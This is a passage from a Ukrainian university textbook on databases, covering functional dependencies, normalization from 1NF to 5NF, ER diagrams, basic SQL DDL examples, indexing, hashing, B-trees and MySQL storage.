Якщо у відношенні, що містить набір атрибутів А та В, атрибут В функціонально залежить від атрибуту А, що позначається $A \rightarrow B$, то з будь-яким значенням атрибуту А зв'язане тільки з одне значення атрибуту В. Якщо у відношенні існує декілька функціональних залежностей, то кожен атрибут, або

набір атрибутів, від якого залежить будь-який інший атрибут, називається детермінантом відношення (A – детермінант).

Функціональна залежність є семантичною властивістю атрибутів відношення. Саме семантика відношення вказує, які його атрибути можуть бути пов'язані один з одним, а також визначає функціональні залежності між атрибутами у вигляді обмежень, що накладаються на деякі атрибути.

3.6 Нормалізація

Нормалізація – це формальний метод аналізу відношень, що базується на використанні їх первинних і потенційних ключів та функціональних залежностях. Даний метод включає ряд правил, які використовуються для перевірки окремих відношень таким чином, щоб уся БД була нормалізована до необхідного степеню нормалізації. Якщо деяке відношення не виконує певна вимогу, то дане відношення декомпозується на відношення, кожне з яких відповідає усім вимогам нормалізації.

Як правило, нормалізація виконується в декілька послідовних етапів, кожен з яких відповідає деякій нормальній формі. Під час нормалізації формат відношень стає більш строгим і менш вразливим до аномалій оновлення даних. Процес нормалізації починається з перетворення даних з формату введення даних у формат таблиці. На вихідному етапі таблиця перебуває ненормалізований формі (ННФ), тобто таблиця містить одну або декілька груп даних, що повторюються. Розглянемо таблицю «Розклад» (таблиця 3.2).

Таблиця 3.2 – Ненормалізоване відношення «Розклад»

<i>Викладач</i>	<i>День тижня</i>	<i>№ пари</i>	<i>Дисципліна</i>	<i>Вид занять</i>	<i>Група</i>
Пех П.А.	Понеділок	1	Моделювання	Лекція	КІ-31
	Вівторок	1	Програмування	Лаб.роб.	КІ-32
	Вівторок	2	Програмування	Лаб.роб.	КБ-31
Лавренчук С.В.	Понеділок	2	СДіА	Лекція	КІ-11
	Середа	3	Бази даних	Лаб.роб.	КІ-21
Мельник К.В.	Понеділок	3	КСШ	Лекція	КІ-41
	Середа	2	Комп. мережі	Лаб.роб.	КБ-31
	Четвер	2	Комп. мережі	Лаб.роб.	КІ-31

3.6.1 Перша нормальна форма (1НФ).

Для перетворення ненормалізованої таблиці у 1НФ необхідно знайти і усунути усі групи даних, що повторюються. Відношення перебуває у першій нормальній формі тоді і тільки тоді, коли на перетину кожного рядка і кожного стовпця міститься лише одне значення атрибуту. Для приведення відношення «Розклад» до 1НФ необхідно доповнити кожен рядок прізвищем викладача.

3.6.2 Друга нормальна форма (2НФ)

2НФ базується на понятті повної функціональної залежності. У деякому відношенні атрибут В повно функціонально залежить від атрибуту А, якщо атрибут В функціонально залежить від повного значення атрибуту А і не залежить від будь-якої підмножини атрибуту А. Частковою функціональною залежністю називається так залежність $A \rightarrow B$, якщо в А є деякий атрибут, при видаленні якого ця залежність залишається.

2НФ застосовується до відношень зі складеними первинними ключами, оскільки відношення з простим первинним ключем завжди перебуває, принаймні, у *2НФ*. Відношенню, яке не є в *2НФ*, може загрожувати аномалія оновлення даних.

Відношення перебуває у другій нормальній формі тоді і тільки тоді, коли воно перебуває у *1НФ* і не містить часткових функціональних залежностей атрибутів від атрибутів первинного ключа.

Розглянемо відношення, яке моделює задачу сесії. Структура такого відношення визначається наступним набором атрибутів: (ПІБ, НомЗалКн, Гр, Дисципл, Оц). Оскільки кожен студент здає цілий набір дисциплін, то первинним ключем може бути (НомЗалКн, Дисципл), який однозначно визначає кожний рядок даного відношення. З іншої сторони, атрибути ПІБ та Гр залежать лише від частини первинного ключа – від НомЗалКн. Тому можна констатувати наявність часткових функціональних залежностей в даному відношенні. Для приведення цього відношення до 2НФ, необхідно зробити його декомпозицію так, щоб нові відношення містили детермінант але не містили часткових функціональних залежностей. У нашому прикладі такими відношеннями можуть бути: (ПІБ, НомЗалКн, Гр) та (НомЗалКн, Дисципл, Оц).

3.6.3 Третя нормальна форма (3НФ)

3НФ базується на понятті транзитивної залежності. Якщо для атрибутів A , B і C деякого відношення існують залежності вигляду $A \rightarrow B$ і $B \rightarrow C$, то атрибут C транзитивно залежить від атрибуту A через атрибут B при умові, що атрибут A функціонально не залежить ні від атрибуту B , ні від C .

Розглянемо відношення, яке пов'язує студентів з інститутами, групами та спеціальностями, на яких вони вчаться: (ПІБ, НомЗалКн, Інст, Гр, Спец, Каф). Первинним ключем відношення є НомЗалКн, отже маємо наступні залежності: $\text{НомЗалКн} \rightarrow \text{ПІБ}$, $\text{НомЗалКн} \rightarrow \text{Інст}$, $\text{НомЗалКн} \rightarrow \text{Гр}$, $\text{НомЗалКн} \rightarrow \text{Спец}$, $\text{НомЗалКн} \rightarrow \text{Каф}$. Однак розглянемо інші функціональні залежності. Група, в якій вчиться студент, однозначно визначає інститут, спеціальність і кафедру. Маємо наступні залежності: $\text{Гр} \rightarrow \text{Інст}$, $\text{Гр} \rightarrow \text{Спец}$, $\text{Гр} \rightarrow \text{Каф}$. Крім того, кафедра однозначно визначає інститут: $\text{Каф} \rightarrow \text{Інст}$. І якщо припустити, що одну спеціальність можуть випускати декілька кафедр (а так воно, як правило, є), то спеціальність не визначає однозначно кафедру. Наведені залежності утворюють транзитивні групи.

Відношення перебуває у третій нормальній формі тоді і тільки тоді, коли воно перебуває у 2НФ і не містить транзитивних залежностей. Це означає: якщо у відношенні є транзитивна залежність між атрибутами, то такі атрибути необхідно перемістити в нове відношення разом з копією детермінанта. У нашому прикладі це реалізується наступним набором відношень: (НомЗалКн, ПІБ, Гр, Спец), (Гр, Каф), (Каф, Інст).

Отриманий набір відношень перебуває у 3НФ.

3.6.4 Нормальна форма Бойса-Кодда (НФБК).

До сих пір ми використовували *2НФ* і *3НФ* для того, щоб знайти та усунути часткові і транзитивні залежності від первинного ключа. Тепер розглянемо такі ж залежності від потенційних ключів, якщо такі є. Для відношення з єдиним потенційним ключем його *3НФ* і *НФБК* є еквівалентними.

Відношення перебуває у нормальній формі Бойса-Кодда тоді і тільки тоді, коли кожен його детермінант є потенційним ключем.

НФБК є строгою версією *ЗНФ*, оскільки кожне *НФБК*-відношення є *ЗНФ*-відношенням, але не кожне *ЗНФ*-відношення є *НФБК*-відношенням.

Розглянемо відношення, яке моделює здачу іспитів. Припустимо, що студент може здавати іспит кілька разів. Щоб уникнути однофамільців, можна однозначно ідентифікувати студента номером його залікової книжки. З іншої сторони, ведеться електронний облік успішності студентів, тому кожному студенту присвоюється його унікальний номер-ідентифікатор. Відношення, яке моделює здачу іспитів має структуру:

(НомЗалКн, ІдСтуд, Дисципл, Дата, Оц). Можливими ключами даного відношення є НомЗалКн,Дисципл,Дата та ІдСтуд,Дисципл,Дата. Розглянемо існуючі функціональні залежності:

НомЗалКн,Дисципл,Дата $\rightarrow$ Оц;

ІдСтуд,Дисципл,Дата $\rightarrow$ Оц;

НомЗалКн $\rightarrow$ ІдСтуд;

ІдСтуд $\rightarrow$ НомЗалКн.

Дане функціональне відношення перебуває у *ЗНФ*, однак два детермінанта НомЗалКн та ІдСтуд не є можливими ключами відношення. Для приведення відношення до *НФБК* необхідно розділити дане відношення на два з такими схемами:

(ІдСтуд, Дисципл, Дата, Оц) та (НомЗалКн, ІдСтуд) або

(НомЗалКн, Дисципл, Дата, Оц) та (НомЗалКн, ІдСтуд), що є рівнозначними.

3.6.5 Четверта нормальна форма (4НФ).

У більшості випадків досягнення *ЗНФ* або *НФБК* є достатнім для реальних проектів БД. Однак, окрім функціональних залежностей в ході досліджень були виявлені й інші залежності. *4НФ* базується на понятті багатозначної залежності (multi-valued dependence, MVD), яка при проектуванні відношень може викликати проблеми, пов'язані з надлишковістю даних.

Між атрибутами *A*, *B* і *C* деякого відношення існує багатозначна залежність (БЗЗ) (позначається $A \twoheadrightarrow B$, $A \twoheadrightarrow C$), якщо для кожного значення

атрибуту А існує набір значень атрибуту В і набір значень атрибуту С. Однак значення атрибутів В та С не залежать один від одного.

Розглянемо відношення, що моделює задачу іспитів, схема якого має вигляд: (НомЗалКн, Гр, Дисципл). Перелік дисциплін, які повинен здати студент, однозначно визначається не його номером залікової книжки, а групою, тобто спеціальністю. Також група визначає список студентів, які в ній вчаться. Таким чином, в даному відношенні існують дві БЗЗ: Гр→>>Дисципл, Гр→>>НомЗалКн. Однак в такому відношенні виникають аномалії модифікації. Наприклад, внести нову дисципліну для усіх студентів групи досить трудно. З іншої сторони така ж ситуація виникає при внесенні нового студента.

Відношення перебуває у четвертій нормальній формі тоді і тільки тоді, коли воно перебуває у НФБК і не містить багатозначних залежностей. У нашому прикладі можна зробити декомпозицію вихідного відношення на два: (НомЗалКн, Гр) та (Гр, Дисципл).

3.6.6 П'ята нормальна форма (5НФ).

При будь-якій декомпозиції відношення на два інших отримані відношення володіють властивістю з'єднання без втрат. Однак бувають випадки, коли потрібно зробити декомпозицію на більш ніж два відношення. У таких (досить рідких випадках) виникає необхідність враховувати залежність з'єднання (project-join), яка усувається за допомогою 5НФ. Залежність з'єднання – це властивість декомпозиції, яка генерує хибні рядки при оберненому з'єднанні декомпозованих відношень. Наявність PJ-залежності у відношенні робить його надлишковим та утруднює операції модифікації.

Відношення перебуває у п'ятій нормальній формі тоді і тільки тоді, коли будь-яка залежність з'єднання впливає з існування деякого можливого ключа. Іншими словами, Відношення перебуває у 5НФ, якщо воно без PJ-залежності.

5НФ рідко використовується на практиці. Вона є більш теоретичним дослідженням. Досить важко визначити саму залежність з'єднання для усіх можливих станів БД. Але знати про такі залежності все ж таки варто.

Контрольні питання

1. Що таке реляційна алгебра і які основні операції вона включає?
2. Як працюють операції вибірки, проєкції та з'єднання у реляційній алгебрі?
3. Що таке обчислення кортежів у базах даних?
4. Яка різниця між обчисленням кортежів і обчисленням доменів?
5. Які мови запитів використовують обчислення кортежів та доменів?
6. Як реляційна алгебра та реляційне обчислення допомагають у формулюванні запитів?
7. Що таке надлишковість даних, і які проблеми вона викликає?
8. Які основні типи аномалій можуть виникати через надлишковість даних?
9. Як можна зменшити надлишковість даних у базах даних?
10. Що таке функціональні залежності між атрибутами бази даних?
11. Як функціональні залежності впливають на процес нормалізації?
12. Що таке нормалізація бази даних, і яка її основна мета?
13. Які існують нормальні форми і чим вони відрізняються?
14. Чому денормалізація може бути необхідною у певних випадках?

Тема 4. Логічне проектування БД

- 4.1 Рівні логічної моделі реляційної бази даних
- 4.2 ER-діаграми
- 4.3 Одержання реляційної схеми бази даних з ER-діаграми
- 4.4 Операції над схемою бази даних мовою SQL

Проектування реляційної БД полягає в розробці схеми бази даних і, в першу чергу, визначенні складу таблиць та зв'язків між ними. При цьому спроектована схема БД повинна бути ефективною та забезпечувати: швидкий доступ до даних, відсутність дублювання даних, цілісність даних. Процес розробки коректної схеми реляційної БД називається логічним проектуванням, або проектуванням на концептуальному рівні.

Мета логічного етапу проектування – організація даних, виділених на етапі інфологічного проектування у форму, прийняту в обраній СУБД¹. Задачею логічного етапу проектування є відображення об'єктів предметної області в об'єкти використовуваної моделі даних, щоб це відображення не суперечило семантиці предметної області і було по можливості найкращим (ефективним, зручним і т.д.). З погляду обраної СУБД задача логічного проектування реляційної бази даних складається в обґрунтованому прийнятті рішень про те:

- з яких відношень (таблиць) повинна складатися база даних;
- які атрибути повинні бути в цих відношень;
- як забезпечити виконання вимог до реляційної БД;
- як позбутися суперечливості та надлишковості даних;
- які обмеження повинні бути накладені на атрибути і відносини бази даних, щоб забезпечити її цілісність.

4.1 Рівні логічної моделі реляційної БД

Розрізняють три рівні логічної моделі для БД реляційного типу, що відрізняються по глибині представлення інформації про дані:

- діаграма сутність-зв'язок (Entity Relationship Diagram, ERD);
- модель даних, заснований на ключах (Key Based model, KB);
- повна атрибутивна модель (Fully Attributed model, FA).

Діаграма сутність-зв'язок являє собою модель даних верхнього рівня. Вона містить сутності і взаємозв'язки, що відбивають основні бізнес-правила предметної області. Така діаграма не занадто деталізована, у неї включаються основні сутності і зв'язки між ними, що задовольняють основним вимогам, пропонованим до ІС. Сутності представляються у вигляді таблиць, чи, як їх інакше називають, відношень, що містять назву сутності на логічному рівні та перелік імен доменів (атрибутів), що ідентифікують сутність. Діаграма сутність-зв'язок може включати зв'язки багато до багатьох і не включати опис ключів. Як правило, ERD використовується для презентацій і обговорення структури даних з експертами предметної області.

Модель даних, заснована на ключах, – більш докладне представлення даних. Вона включає опис усіх сутностей і первинних ключів і призначена для представлення структури даних і ключів, що відповідають предметній області. В такій моделі є змога перевірки забезпечення цілісності за сутностями і за посиланнями.

Повна атрибутивна модель – найбільш детальне представлення структури даних. Вона представляє дані в третій або вищих нормальних формах і включає всі сутності, атрибути і зв'язки.

4.2 ER-діаграми

Основні компоненти ER-діаграми – це сутності, атрибути і зв'язки. Кожна сутність є множиною подібних індивідуальних об'єктів, названих екземплярами. Кожен екземпляр індивідуальний і повинен відрізнятися від всіх інших екземплярів. Атрибут виражає певну властивість об'єкта. З погляду реляційної БД сутності відповідає таблиця, екземпляру сутності – рядок у таблиці, а атрибуту – стовпець таблиці.

Побудова моделі даних передбачає визначення сутностей і атрибутів, тобто необхідно визначити, яка інформація буде зберігатися в конкретній сутності чи атрибуті. Сутність можна визначити як об'єкт, подію чи концепцію, інформація про які повинна зберігатися. Сутності повинні мати найменування з

чітким змістовним значенням, іменуватися іменником в однині, не носити «технічних» найменувань і бути досить важливими для того, щоб їх моделювати. Іменування сутності в однині полегшує надалі читання моделі. Фактично ім'я сутності дається по імені її екземпляра. Прикладом може бути сутність *Замовник* (але не *Замовники*!) з атрибутами *Номер замовника*, *Прізвище замовника* й *Адреса замовника*. На рівні логічної моделі їй може відповідати таблиця *Customer* (*Замовник*) з колонками *Customer_number* (*Замовник_Номер*), *Customer_name* (*Замовник_Ім'я*) і *Customer_address* (*Замовник_Адреса*).

Для внесення сутності в модель при розробці її в Microsoft Visio, як і в багатьох інших CASE-засобах, необхідно «активувати» форму сутності на панелі шаблону *Entity Relationship* та перетягнути її на ті місце на діаграмі, де необхідно розташувати нову сутність. Клацнувши правою кнопкою миші по сутності і вибравши зі спливаючого меню пункт *Set Entity Name*, можна викликати діалог *Custom Properties*, у якому визначаються ім'я, тип і визначення (опис) сутності. Кожна сутність може бути цілком визначена за допомогою текстового опису у вкладці *Define*. Вкладка *Define* використовується для введення визначення сутності. Ці визначення корисні як на логічному рівні, оскільки дозволяють зрозуміти, що це за об'єкт, так і на фізичному рівні, оскільки їх можна експортувати як частину схеми і використовувати в реальній БД (*CREATE COMMENT on entity_name*).

Вимоги до обраного набору відношень і складу їхніх атрибутів повинні задовольняти наступним умовам:

- відношення повинні відрізнятися мінімальною надмірністю атрибутів;
- обрані для відношення первинні ключі повинні бути мінімальними;
- між атрибутами не повинне бути небажаних функціональних залежностей;
- вибір відношень і атрибутів повинен забезпечувати мінімальне дублювання даних;
- не повинно бути труднощів при виконанні операцій включення, видалення і модифікації даних;

- час виконання запитів на вибірку даних повинен задовольняти пропонованим вимогам;
- перебудова набору відношень при введенні нових типів повинна бути мінімальною та по можливості автоматичною.

Задоволення відзначених вимог забезпечується апаратом нормалізації відношень. Нормалізація відносин - це покроковий оборотний процес композиції чи декомпозиції вихідних відносин у відносини, що мають кращі властивості при включенні, зміні і видаленні даних, призначення їм ключів за визначеними правилами нормалізації і виявлення всіх можливих функціональних залежностей.

4.3 Одержання реляційної схеми бази даних з ER-діаграми

Процес одержання реляційної схеми бази даних з ER-діаграми містить наступні кроки.

1) Кожна проста сутність перетворюється у відношення. Проста сутність - сутність, що не є підтипом і не має підтипів. Ім'я сутності стає іменем відношення.

2) Кожен багатозначний атрибут породжує або набір багатозначних атрибутів, або нову сутність, складену з компонентів багатозначного атрибуту. При цьому ця сутність може бути асоційованою, зв'язуючи дві нові сутності, одна з яких часто є незалежною, друга – залежною. З вихідною сутністю нова сутність зв'язується зв'язком 1:М.

3) Кожен однозначний атрибут стає стовпцем з тим же іменем; може вибиратися більш точний формат виходячи з можливостей СУБД. Стовпці, що відповідають необов'язковим атрибутам, можуть містити невизначені значення; стовпці, що відповідають обов'язковим атрибутам, - не можуть.

4) Компоненти унікального ідентифікатора сутності перетворюються в первинний ключ відношення. Якщо є кілька можливих унікальних ідентифікаторів, вибирається найбільш використовуваний.

5) Зв'язки М:1 (і 1:1) стають зовнішніми ключами. Для цього робиться копія унікального ідентифікатора із кінця зв'язку «один» і відповідні стовпці утворюють зовнішній ключ. Необов'язкові зв'язки відповідають стовпцям, що допускають невизначені значення; обов'язкові зв'язки - стовпцям, що не допускають невизначених значень.

6) У таблицях, побудованих на основі асоціацій, зовнішні ключі використовуються для ідентифікації учасників асоціації, а в таблицях, побудованих на основі характеристик і позначень, - для ідентифікації сутностей, описуваних цими характеристиками і позначеннями. Обмеження, пов'язані з кожним з цих зовнішніх ключів, підлягають окремій специфікації.

7) Якщо в концептуальній схемі були присутні підтипи, то можливі два способи їх обробки:

- а) усі підтипи розташувати в одній таблиці;
- б) для кожного підтипу побудувати окрему таблицю.

При застосуванні способу (а) таблиця створюється для найбільш зовнішнього супертипу. У таблицю додається принаймні один стовець, що містить код ТИПУ, і він стає частиною первинного ключа. Для роботи з підтипами можуть створюватися представлення. При використанні методу (б) супертип відтворюється за допомогою конструкції *UNION*.

4.4 Операції над схемою бази даних мовою SQL

Мова SQL (Structured Query Language) містить набір команд для створення, зміни та видалення об'єктів бази даних. Ці операції належать до категорії *Data Definition Language (DDL)*.

4.4.1 Створення об'єктів бази даних

Для створення нової бази даних використовується команда:

```
CREATE DATABASE ім'я_бази_даних;
```

Наприклад:

```
CREATE DATABASE university;
```

Структуру таблиці задають за допомогою `CREATE TABLE`:

```
CREATE TABLE students (  
    id INT PRIMARY KEY,  
    name VARCHAR(50),  
    age INT,  
    major VARCHAR(50)  
);
```

Ця команда створює таблицю `students` із полями `id`, `name`, `age` та `major`.

4.4.2 Зміна структури схеми БД

Щоб додати новий стовпець до таблиці, використовується `ALTER TABLE`:

```
ALTER TABLE students ADD email VARCHAR(100);
```

Змінити тип даних у певному стовпці можна так:

```
ALTER TABLE students MODIFY age SMALLINT;
```

Щоб видалити стовпець з таблиці:

```
ALTER TABLE students DROP COLUMN major;
```

Щоб перейменувати таблицю:

```
ALTER TABLE students RENAME TO learners;
```

4.4.3 Видалення об'єктів бази даних

Видалення таблиці:

```
DROP TABLE students;
```

Видалення бази даних:

```
DROP DATABASE university;
```

4.4.4 Обмеження (Constraints)

При створенні або зміні таблиць можна задавати обмеження:

- `PRIMARY KEY` – унікальний ідентифікатор запису;
- `FOREIGN KEY` – зовнішній ключ, що посиляється на іншу таблицю;
- `UNIQUE` – значення стовпця повинні бути унікальними;
- `NOT NULL` – забороняє `NULL` значення;
- `CHECK` – перевіряє відповідність певним умовам;
- `DEFAULT` – встановлює значення за замовчуванням.

Наприклад, створення таблиці з обмеженнями:

```
CREATE TABLE courses (  
    course_id INT PRIMARY KEY,
```

```
course_name VARCHAR(100) NOT NULL,  
credits INT CHECK (credits > 0),  
instructor_id INT,  
FOREIGN KEY (instructor_id) REFERENCES instructors(id)  
);
```

Ці операції дозволяють керувати структурою бази даних, визначати зв'язки між таблицями та підтримувати цілісність даних.

Контрольні питання

1. Які існують рівні логічної моделі реляційної бази даних?
2. Що таке ER-діаграма, і для чого вона використовується?
3. Які основні компоненти ER-діаграми?
4. Що таке сутність (entity) у контексті ER-діаграм?
5. Що таке зв'язки (relationships) у ER-діаграмах, і які вони бувають?
6. Яка команда SQL використовується для створення нової бази даних?
7. Як створити таблицю мовою SQL? Наведіть приклад.
8. Як змінити структуру вже існуючої таблиці в SQL?
9. Які команди SQL використовуються для видалення таблиць і баз даних?
10. Які обмеження (constraints) можна застосовувати в SQL при створенні таблиць?

Тема 5. Фізичне проектування БД. Рушії зберігання даних

- 5.1 Організація зберігання інформації
- 5.2 Індексція
- 5.3 Хешування.
- 5.4 Бінарні дерева
- 5.5 Інвертовані файли
- 5.6 Рушії зберігання даних

5.1 Організація зберігання інформації

Фізична організація даних відповідає за їх зберігання, управління, форми представлення і структури даних. Фізичне проектування являє собою процес визначення характеристик сховища даних і доступу до них в БД. Властивості сховища даних залежать від пристроїв зберігання, засобів доступу до даних, що підтримуються системою і від СУБД. На етапі фізичного проектування визначається місцезнаходження даних на пристроях зберігання, загальна продуктивність системи.

В реляційних БД складні фізичні процеси організації даних приховані від користувача, але вони мають великий вплив на продуктивність роботи з БД.

Процес пошуку і представлення даних користувачу виконується в декілька етапів (рисунок 5.1). Спочатку визначається необхідний запис, для знаходження якого викликається диспетчер файлів. Диспетчер файлів визначає сторінку, на якій знаходиться запис, і для її отримання викликає диспетчер дисків. Диспетчер дисків визначає фізичне положення необхідної сторінки на диску і передає її диспетчеру файлів, а той – СУБД.



Рисунок 5.1 – Процес пошуку і представлення даних користувачу

Головними одиницями операцій обміну системи СУБД – БД є сторінки даних. З точки зору СУБД БД виглядає як набір записів, з точки зору диспетчера файлів БД виглядає як набір сторінок. Кожна сторінка пам'яті має унікальний ідентифікатор. Кожен запис зберігається повністю на одній сторінці. Для організації зберігання даних застосовується технологія кластеризації – фізично близьке розташування записів у просторі пам'яті середовища зберігання БД.

Пам'ять сторінок – організація простору зовнішньої або віртуальної пам'яті в БД, яка передбачає поділ простору пам'яті на сторінки фіксованого розміру. Для розміщення сторінок, що викликаються, в оперативній пам'яті використовуються спеціальні області – буфери. Оновлений в буферах зміст сторінок повертається у зовнішню пам'ять. Розмір сторінок, кількість буферів, алгоритми вибору буферів для розміщення сторінок суттєво впливають на ефективність роботи системи.

Кеш-пам'ять – швидка буферна пам'ять відносно невеликого розміру, яка зберігає останні дані до яких здійснюється доступ.

Компоненти системи БД, які призначені для зберігання даних, мають різну ємність і різну швидкість доступу до даних. Організація ієрархії пам'яті комп'ютера наведена на рисунку 5.2.




Рисунок 5.2 – Ієрархія пристроїв пам'яті бази даних

Віртуальна пам'ять – це пам'ять, яка моделюється за допомогою апаратних засобів і програмного забезпечення. Вона дозволяє користувачу оперувати з

об'ємами даних, які значно перевершують простір пам'яті, що виділяється в оперативній пам'яті, таким чином нібито вони знаходились в оперативній пам'яті.

Організація зберігання даних має таку ієрархію:

- атрибути відображаються у байтову послідовність постійної або змінної довжини, яка називається полями;
- поля об'єднуються в набори даних постійної або змінної довжини, які називаються записом;
- записи зберігаються у фізичних блоках (сторінках);
- набори записів, які відповідають відношенням, зберігаються у вигляді файлів.

Розрізняють такі засоби фізичної організації файлів даних: послідовний, індексно-послідовний, прямий.

Послідовний файл – файл, до записів якого можливий послідовний доступ у порядку їх фізичного розміщення в пам'яті. Послідовна організація ефективна, коли застосування при кожному зверненні до БД обробляє значну кількість записів.

Індексно-послідовний файл – файл, до записів якого можливий прямий доступ за допомогою створеного для нього індексу по заданому ключу, а також послідовний доступ згідно з їх впорядкуванням по цьому ключу індексування. Індексно-послідовна організація ефективна, коли достатньо багато застосувань потребують послідовної обробки і достатньо багато застосувань потребують прямого доступу.

Файл прямого доступу – файл, в якому забезпечується прямий доступ до його записів за їх безпосередньою або посередньою адресою у середовищі зберігання або за заданими ключем за допомогою будь-якого методу відображення ключа в адресу. Пряма організація необхідна, коли для більшості застосувань потрібен прямий доступ до записів.

5.2 Індексція

Індекс – структура даних, яка допомагає СУБД швидше знайти окремі записи в файлі і скоротити час виконання запитів користувачів. Основне призначення індексів полягає в забезпеченні ефективного прямого доступу до записів таблиці по ключу. Файл, що містить індексні записи називається індексним файлом.

Навіщо потрібні індекси в базі даних	https://www.youtube.com/watch?v=YF8xDeYlG9w&list=PLV1_TaTN8mmAec0AscpC-27OQDN5m69rW	
Як працюють індекси в базах на прикладі	https://www.youtube.com/watch?v=Ot7b03Fj_mo&list=PLV1_TaTN8mmAec0AscpC-27OQDN5m69rW&index=3	

Залежно від організації індексної і основної області розрізняють два типи файлів: зі щільним індексом і з розрідженим індексом. Щільний індекс вміщує індексні записи для всіх значень ключа пошуку в даному файлі. Розріджений індекс вміщує індексні записи тільки для деяких значень ключа пошуку в даному файлі.

У файлах зі щільним індексом основна область вміщує послідовність записів однакової довжини, які розташовані у довільному порядку, а структура індексного запису має такий вигляд: (значення ключа, номер запису).

В індексних файлах зі щільним індексом для кожного запису в основній області існує один запис з індексної області. Всі записи в індексній області впорядковані за значенням ключа. Файли зі щільним індексом називаються індексно-прямими файлами.

У файлах з розрідженим індексом основна область вміщує послідовність записів однакової довжини, які розташовані у впорядкованому порядку, а структура індексного запису має такий вигляд: (значення ключа першого запису блока, номер блока з цим записом).

Розріджений індекс будується для впорядкованих файлів. Файли з розрідженим індексом називаються індексно-послідовними файлами.

Індекси доцільно створювати по стовпцю або групі стовпців у таких випадках:

- часто виконується пошук у БД за атрибутами, які перелічені в умові WHERE оператора SELECT;
- часто виконується об'єднання таблиць за певними атрибутами;
- часто виконується сортування таблиць (використання ORDER BY в операторі SELECT).

Індекси не доцільно створювати по стовпцю або групі стовпців у таких випадках:

- рідко використовуються для пошуку;
- містять значення, які часто змінюються, що призводить до частого оновлення індексу і, відповідно, уповільнює роботу;
- містять незначну кількість значень.

Як правило в БД визначають два види індексів:

- індекси, які використовуються запитами для доступу до даних;
- індекси, які забезпечують посилкову цілісність між таблицями.

Більша частина БД підтримує В-дерева, крім того деякі з них працюють із хеш-таблицями. Деякі системи представляють багатомірні структури даних, такі, як варіанти R-дерев і квадрадерев (kd-дерева). Окремі системи підтримують також бітові вектори і багатотабличні індекси з'єднання. Системи, що розташовуються в оперативній пам'яті, крім того підтримують структури даних, які мають невеликі коефіцієнти розгалуження, такі як Т-дерева, бінарні дерева.

У MySQL існує чотири види індексів:

- B-tree – один з найпопулярніших видів індексів, потрібний для пошуку за діапазоном або збігом;
- R-tree – потрібен для пошуку за координатами;
- Hash – не підтримує пошук за діапазоном. Цей індекс можна використати в таблицях типу Memory. Особливість такого типу полягає в тому, що дані зберігаються не на диску, а в оперативній пам'яті;

– FullText – цей тип індексів розв’язують проблеми повнотекстового пошуку. Простіше кажучи, це пошук за фразами, словам, входженнями частини слова і т. д.

5.3 Хешування

Хешування – технологія прямого доступу до записів БД за відомими значеннями їхніх ключів. Час доступу суттєво не залежить від кількості записів, що зберігаються. Суть методу хешування полягає в тому, що за значеннями ключа k , або його певних характеристик, обчислюється деяка хеш-функція $h(k)$ і отримане значення береться в якості адреси початку пошуку. Недоліком більшості хеш-функцій є те, що вони не гарантують отримання унікальної адреси, оскільки кількість можливих значень поля хешування може бути значно більшою за кількість адрес, які доступні для запису. Ситуація, коли різним значенням ключів відповідає одне значення хеш-функції називається колізією. Значення ключів, які мають одну й ту ж хеш-функцію називаються синонімами. Для вирішення колізій застосовують спеціальні методи: послідовного перебору, введення області переповнення, багатократне хешування. Хеш-структура наведена на рисунку 5.3.



Рисунок 5.3 – Організація хеш-структури

Хеш-структури можуть забезпечити відповідь на запитання до БД за одне звернення до диску при умові відсутності синонімів. Хеш-структури мають низьку ефективність при запитах на визначення діапазонів, знаходження екстремумів і деяких інших.

5.4 В-дерева

У багатьох СУБД для збереження індексів використовується структура даних, яка називається деревом. Серед дерев найбільш поширені бінарні дерева, В-дерева та їх різновиди (В⁺-дерева, В⁻-дерева і т.ін.). В-дерево є збалансованим, впорядкованим за значенням ключа деревом. Найбільш розповсюдженими серед В-дерев є В⁺-дерева.

У більшості реляційних СУБД індексація базується на В-деревах або їхніх варіаціях, наприклад:

- *Oracle* використовує В*-дерева.
- *MySQL (InnoDB)* використовує В⁺-дерева.
- *PostgreSQL* застосовує В-дерева для створення індексів.

В⁺-дерево як удосконалена версія В-дерева:

- усі ключі, що використовуються для пошуку, зберігаються тільки у листових вузлах;
- листові вузли з'єднані між собою, що дозволяє швидкий пошук за діапазоном значень;
- використовується в *MySQL (InnoDB)* для реалізації кластеризованих індексів.

Переваги використання В-дерев у СУБД:

- ефективне зберігання великих обсягів даних;
- мінімальна кількість операцій читання/запису на диск;
- добре підходять для роботи з великими базами даних;
- підтримують швидкий пошук та оновлення записів.

5.5 Інвертовані файли

Для забезпечення прискореного доступу за вторинними ключами використовуються структури, які називаються інвертованими списками. Інвертований список являє собою дворівневу індексну структуру. На першому рівні знаходиться файл або частина файлу, в який впорядковано розташовані значення вторинних ключів. Кожен запис із вторинним ключем має покажчик на номер першого блоку в ланцюгу блоків, які містять номери записів з даним значенням вторинного ключа. На другому рівні знаходиться ланцюг блоків, які містять номери записів, що вміщують одне і те ж саме значення вторинного ключа. При цьому блоки другого рівня впорядковані за значенням вторинного ключа. На третьому рівні знаходиться безпосередньо файл даних. Пошук даних виконується у такій послідовності:

- на першому рівні знаходиться значення вторинного ключа;
- за знайденим покажчиком читається блок другого рівня, який містить номери всіх записів із заданим значенням вторинного ключа;
- у робочу область завантажується зміст всіх записів із заданим значенням вторинного ключа.

5.6 Рушії зберігання даних

MySQL – популярна СУБД з відкритим кодом, що широко використовується вченими та професіоналами в усьому світі. MySQL доступна безкоштовно (за ліцензією GNU). MySQL використовується для різних програм і побудована навколо SQL (Structured Query Language). Ця СУБД також використовується деякими популярними веб-сайтами, включаючи Twitter, Facebook, Mediawiki, YouTube і Flickr тощо.

Основні функції MySQL наведено на рисунку 5.4.



Рисунок 5.4 – Функції MySQL

Простота використання. MySQL легко завантажити, встановити та легко використовувати. Ви можете просто перейти до завантажень з офіційного веб-сайту та слідувати покроковим інструкціям, наведеним у їхній документації.

